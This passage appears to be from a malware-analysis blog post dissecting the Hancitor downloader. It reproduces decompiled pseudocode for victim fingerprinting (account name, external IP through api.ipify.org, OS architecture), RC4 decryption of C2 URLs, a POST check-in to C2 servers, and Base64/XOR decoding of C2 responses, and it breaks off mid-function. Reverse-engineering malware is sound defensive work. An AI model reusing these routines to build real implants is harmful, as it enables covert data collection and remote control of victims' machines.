


```
signed int __cdecl sub_3B3040(_BYTE *a1)
{
  char v2; // [esp+0h] [ebp-214h]
  char v3; // [esp+104h] [ebp-110h]
  int v4; // [esp+208h] [ebp-Ch]
  int v5; // [esp+20Ch] [ebp-8h]
  int v6; // [esp+210h] [ebp-4h]

  v6 = Enum_Processes((int)"explorer.exe");
  v4 = 260;
  v5 = 260;
  *a1 = 0;
  if ( !Get_Account_Sid(v6, (int)&v2, v4, &v3, v5) )
    return 0;
  lstrcpyA(a1, &v3);
  lstrcatA(a1, "\\");
  lstrcatA(a1, &v2);
  return 1;
}
```



```
int Get_Account_Sid(int a1, int a2, ...)
{
  char v3; // [esp+0h] [ebp-1Ch]
  int v4; // [esp+4h] [ebp-18h]
  _DWORD *v5; // [esp+8h] [ebp-14h]
  _DWORD *v6; // [esp+Ch] [ebp-10h]
  int v7; // [esp+10h] [ebp-Ch]
  int v8; // [esp+14h] [ebp-8h]
  int v9; // [esp+18h] [ebp-4h]
  char v10; // [esp+2Ch] [ebp+10h]
  va_list va; // [esp+2Ch] [ebp+10h]
  int v12; // [esp+30h] [ebp+14h]
  va_list va1; // [esp+34h] [ebp+18h]

  va_start(va1, a2);
  va_start(va, a2);
  *(_DWORD *)&v10 = va_arg(va1, _DWORD);
  v12 = va_arg(va1, _DWORD);
  v8 = OpenProcess(1024, 0, a1);
  if ( !v8 )
    return 0;
  if ( !OpenProcessToken(v8, 131080, &v7) )
    return 0;
  v9 = 0;
  if ( GetTokenInformation(v7, 1, 0, 0, &v9) || GetLastError() != 122 )
    return 0;
  v5 = (_DWORD *)Allocate_Heap(v9);
  v6 = v5;
  v4 = 0;
  if ( GetTokenInformation(v7, 1, v5, v9, &v9) )
  {
    if ( LookupAccountSidA(0, *v6, a2, va, v12, va1, &v3) )
      v4 = 1;
  }
  Free_Heap((int)v5);
  return v4;
}
```


The third function is responsible for gathering the external IP address. To do so, it uses the **WININET** library to send a GET request to **api[.]ipify[.]com**, the go-to for Hancitor. If it fails to connect to the site, it simply sets the IP as 0.0.0.0, and continues on.



```
signed int __cdecl Get_External_IP_Through_IPIFY(int a1)
{
  int v1; // ecx
  signed int result; // eax
  int v3; // [esp+0h] [ebp-4h]

  v3 = v1;
  if ( Gathered_IP[0] )
  {
    lstrcpyA(a1, Gathered_IP);
    result = 1;
  }
  else if ( Get_External_IP((int)"http://api.ipify.org", (int)Gathered_IP, 32, &v3) == 1 )
  {
    Gathered_IP[v3] = 0;
    lstrcpyA(a1, Gathered_IP);
    result = 1;
  }
  else
  {
    Gathered_IP[0] = 0;
    lstrcpyA(a1, "0.0.0.0");
    result = 0;
  }
  return result;
}
```


```
v10 = 260;
v12 = &v5;
v13 = 260;
if ( !InternetCrackUrlA(a1, 0, 0, &v7) )
  return 0;
if ( !v8 )
  v8 = 3;
if ( v8 != 3 && v8 != 4 )
  return 0;
v17 = Internet_Open();
if ( !v17 )
  return 0;
v19 = v11;
v18 = -2079850240;
if ( v8 == 4 )
  v18 |= 0x803000u;
v23 = InternetConnectA(v17, &v6, v19, 0, 0, 3, 0, 1);
if ( !v23 )
  return 0;
v24 = HttpOpenRequestA(v23, "GET", &v5, 0, 0, &off_3B7050, v18, 1);
if ( v24 )
{
  if ( v8 == 4 )
  {
    v16 = 4;
    InternetQueryOptionA(v24, 31, &v20, &v16);
    v20 |= 0x1100u;
    InternetSetOptionA(v24, 31, &v20, 4);
  }
  HttpSendRequestA(v24, 0, 0, 0, 0);
  v21 = 0;
  v15 = 4;
  HttpQueryInfoA(v24, 536870931, &v21, &v15, 0);
  if ( v21 == 200 && a2 )
  {
    for ( *a4 = 0; ; *a4 += v22 )
    {
      v14 = InternetReadFile(v24, a2, a3, &v22);
      if ( v14 != 1 || !v22 )
        break;
      a2 += v22;
      a3 -= v22;
    }
```

Finally, the fourth function is used to determine the architecture of the system, whether it is x64 or x32 bit. This will determine which string to **wsprintf** the data to. It attempts to import **GetNativeSystemInfo**, and if it fails, it will just call **GetSystemInfo**. If the function returns 1, the system is a 64 bit system. Otherwise, it will be set as 32 bit.



```
BOOL Get_System_Info()
{
  int v0; // eax
  __int16 v2; // [esp+0h] [ebp-28h]
  void (__stdcall *v3)(__int16 *); // [esp+24h] [ebp-4h]

  sub_3B14A0(&v2, 0, 36);
  v0 = GetModuleHandleA("kernel32.dll");
  v3 = (void (__stdcall *)(__int16 *))GetProcAddress(v0, "GetNativeSystemInfo");
  if ( v3 )
    v3(&v2);
  else
    GetSystemInfo(&v2);
  return v2 == 9;
}
```

Once the architecture has been determined, the BUILD value and C2 URLs are RC4 decrypted, using native WinCrypt functions rather than a custom implementation of RC4. The BUILD represents the campaign date of the specific Hancitor sample. In this case, the build is **17bdp12**, which indicates the campaign began on the 17th of December.




```
int __cdecl Use_Crypt_API_To_Decrypt(int Encrypted_Data, int a2, int a3, int a4)
{
  int v5; // [esp+4h] [ebp-10h]
  int v6; // [esp+8h] [ebp-Ch]
  int v7; // [esp+Ch] [ebp-8h]
  int v8; // [esp+10h] [ebp-4h]

  v6 = 0;
  v8 = 0;
  v7 = 0;
  v5 = 0;
  if ( CryptAcquireContextA(&v7, 0, 0, 1, -268435456)
    && CryptCreateHash(v7, 32772, 0, 0, &v8)
    && CryptHashData(v8, a3, a4, 0)
    && CryptDeriveKey(v7, 26625, v8, 2621457, &v6)// RC4 Decryption
    && CryptDecrypt(v6, 0, 1, 0, Encrypted_Data, &a2) )
  {
    v5 = a2;
  }
  if ( v8 )
  {
    CryptDestroyHash(v8);
    v8 = 0;
  }
  if ( v6 )
  {
    CryptDestroyKey(v6);
    v6 = 0;
  }
  if ( v7 )
  {
    CryptReleaseContext(v7, 0);
    v7 = 0;
  }
  return v5;
}
```


Once the decryption has finished, the values retrieved by the five functions are stored in a string using **wsprintf**. The string depends on the architecture, but only the last 5 characters:

```
GUID=%I64u&BUILD=%s&INFO=%s&IP=%s&TYPE=1&WIN=%d.%d(x32)
```

This is stored in a buffer, which will be used in a POST request to the recently decrypted C2s. After the **wsprintf** call, Hancitor begins to focus on the C2s. First, it checks to see if the C2s have been decrypted, and if not, it will decrypt them again. Once decrypted, each C2 URL is split with '**|**', for easy splitting. Hancitor copies the first URL to a different region of memory and attempts to connect to it. If it fails to contact the C2, it will try with the next URL, until it realizes all C2s are down, and then it sleeps for 60000 milliseconds, and retries. If there is still no response, it will exit. The C2s are contacted using **WININET** API's, with a POST request containing the formatted data. If a C2 server is online, it will typically return a large string of *encrypted* data that indicates what the malware should do next.




```
signed int __cdecl Decrypt_And_Move_C2_URLs(_BYTE *a1)
{
  if ( !dword_3B7168 )
  {
    dword_3B7168 = dword_3B716C;
    if ( !dword_3B716C )
      dword_3B7168 = Decrypt_Build_And_C2s() + 16;
  }
  while ( *(_BYTE *)dword_3B7168 != ('|') && *(_BYTE *)dword_3B7168 )
    *a1++ = *(_BYTE *)dword_3B7168++;
  *a1 = 0;
  if ( *(_BYTE *)dword_3B7168 == ('|') )
    ++dword_3B7168;
  if ( *(_BYTE *)dword_3B7168 )
    return 1;
  dword_3B7168 = 0;
  return 0;
}
```




```
  if ( v9 == 4 )
    v24 |= 0x803000u;
  v25 = InternetConnectA(v19, &v7, v22, 0, 0, 3, 0, 0);
  if ( !v25 )
    return 0;
  v26 = HttpOpenRequestA(v25, "POST", &v6, 0, 0, &off_3B7048, v24, 0);
  if ( v26 )
  {
    if ( v9 == 4 )
    {
      v16 = 4;
      InternetQueryOptionA(v26, 31, &v23, &v16);
      v23 |= 0x1100u;
      InternetSetOptionA(v26, 31, &v23, 4);
    }
    v18 = HttpSendRequestA(v26, aContentTypeApp, v15, a2, v20);
    v21 = 0;
    if ( v18 == 1 )
    {
      v17 = 4;
      HttpQueryInfoA(v26, 536870931, &v21, &v17, 0);
      if ( v21 == 200 )
      {
        if ( Response )
        {
          if ( InternetReadFile(v26, Response, a4 - 1, a5) && *a5 )
            *(_BYTE *)(Response + *a5) = 0;
          else
            *a5 = 0;
        }
      }
    }
    InternetCloseHandle(v26);
    InternetCloseHandle(v25);
    result = v21 == 200;
  }
  else
  {
    InternetCloseHandle(v25);
    result = 0;
  }
  return result;
}
```

If the C2 server is online and does return data, a verification function is called, which takes the returned data as an argument. The first 4 bytes in the response are checked to see if they are more than or equal to 65, and less than or equal to 90 (basically checking if they are in the alphabet and are uppercase letters). Then, it checks if the character code of the second letter (response[1]) minus 90, plus 65 is equal to the character code of the third letter (response[2]). If it is equal, the function will return 0, otherwise it will run another check to see if the character code of the fourth letter (response[3]) is equal to 90 minus the character code of the first letter (response[0]) + 65. The result of this will be returned. If 0 is returned, the malware will return 0, otherwise it will return 1.




```
BOOL __cdecl Data_Verification(char *response)
{
  BOOL result; // eax
  unsigned int i; // [esp+0h] [ebp-4h]

  for ( i = 0; i < 4; ++i )
  {
    if ( !check_1(response[i]) )
      return 0;
  }
  if ( 90 - response[1] + 65 == response[2] )
    result = 90 - *response + 65 == response[3];
  else
    result = 0;
  return result;
}
```

And that brings a close to the first function – this will be a long one. Back to the main payload, if the last function returned 1, Hancitor will begin to decrypt the data, otherwise it will sleep and try again. The next function call accepts the C2_Response + 4, so it discards the first 4 bytes, as they are simply for verification. Taking a look at the function, we can see a call to a function that takes the encrypted data and the address of an empty heap that was previously allocated. It returns a value which is stored in a variable. This particular variable is used in a **for** loop, so we can assume that this is the size of the data. We can also assume that the empty heap will contain data, as each character is XOR'ed using the hexadecimal value **0x7A**. Once the loop has ended, it returns. So let's take a look at **sub_3B1000**.




```
unsigned int __cdecl sub_3B28E0(int Encrypted_Data, int Allocated_Heap)
{
  unsigned int Size; // [esp+0h] [ebp-8h]
  unsigned int i; // [esp+4h] [ebp-4h]

  Size = sub_3B1000(Encrypted_Data, Allocated_Heap);
  for ( i = 0; i < Size; ++i )
    *(_BYTE *)(i + Allocated_Heap) ^= 0x7Au;
  *(_BYTE *)(Size + Allocated_Heap) = 0;
  return Size + 1;
}
```

If you have ever written a Base64 encoder/decoder in languages such as C/C++ or even Python, you may recognize this pseudo-code as a Base64 decryption algorithm. Hancitor simply Base64 decodes the C2 response and XOR's it using **0x7A**, making it quite effortless to decrypt C2 data.




```
  i = 0;
  v3 = 0;
  v4 = 0;
  if ( !dword_3B7058 )
  {
    sub_3B14A0(byte_3B7060, 64, 256);
    for ( i = 0; (unsigned int)i < 0x41; ++i )
      byte_3B7060[byte_3B4118[i]] = i;
    byte_3B7060[61] = 0;
    dword_3B7058 = 1;
  }
  i = 0;
  while ( *(_BYTE *)(v3 + Encoded_Data)
       && *(_BYTE *)(v3 + Encoded_Data) != 61
       && sub_3B1320(*(_BYTE *)(v3 + Encoded_Data)) )
  {
    *(&v8 + i++) = *(_BYTE *)(v3++ + Encoded_Data);
    if ( i == 4 )
    {
      for ( i = 0; i < 4; ++i )
        *(&v8 + i) = byte_3B7060[(unsigned __int8)*(&v8 + i)];
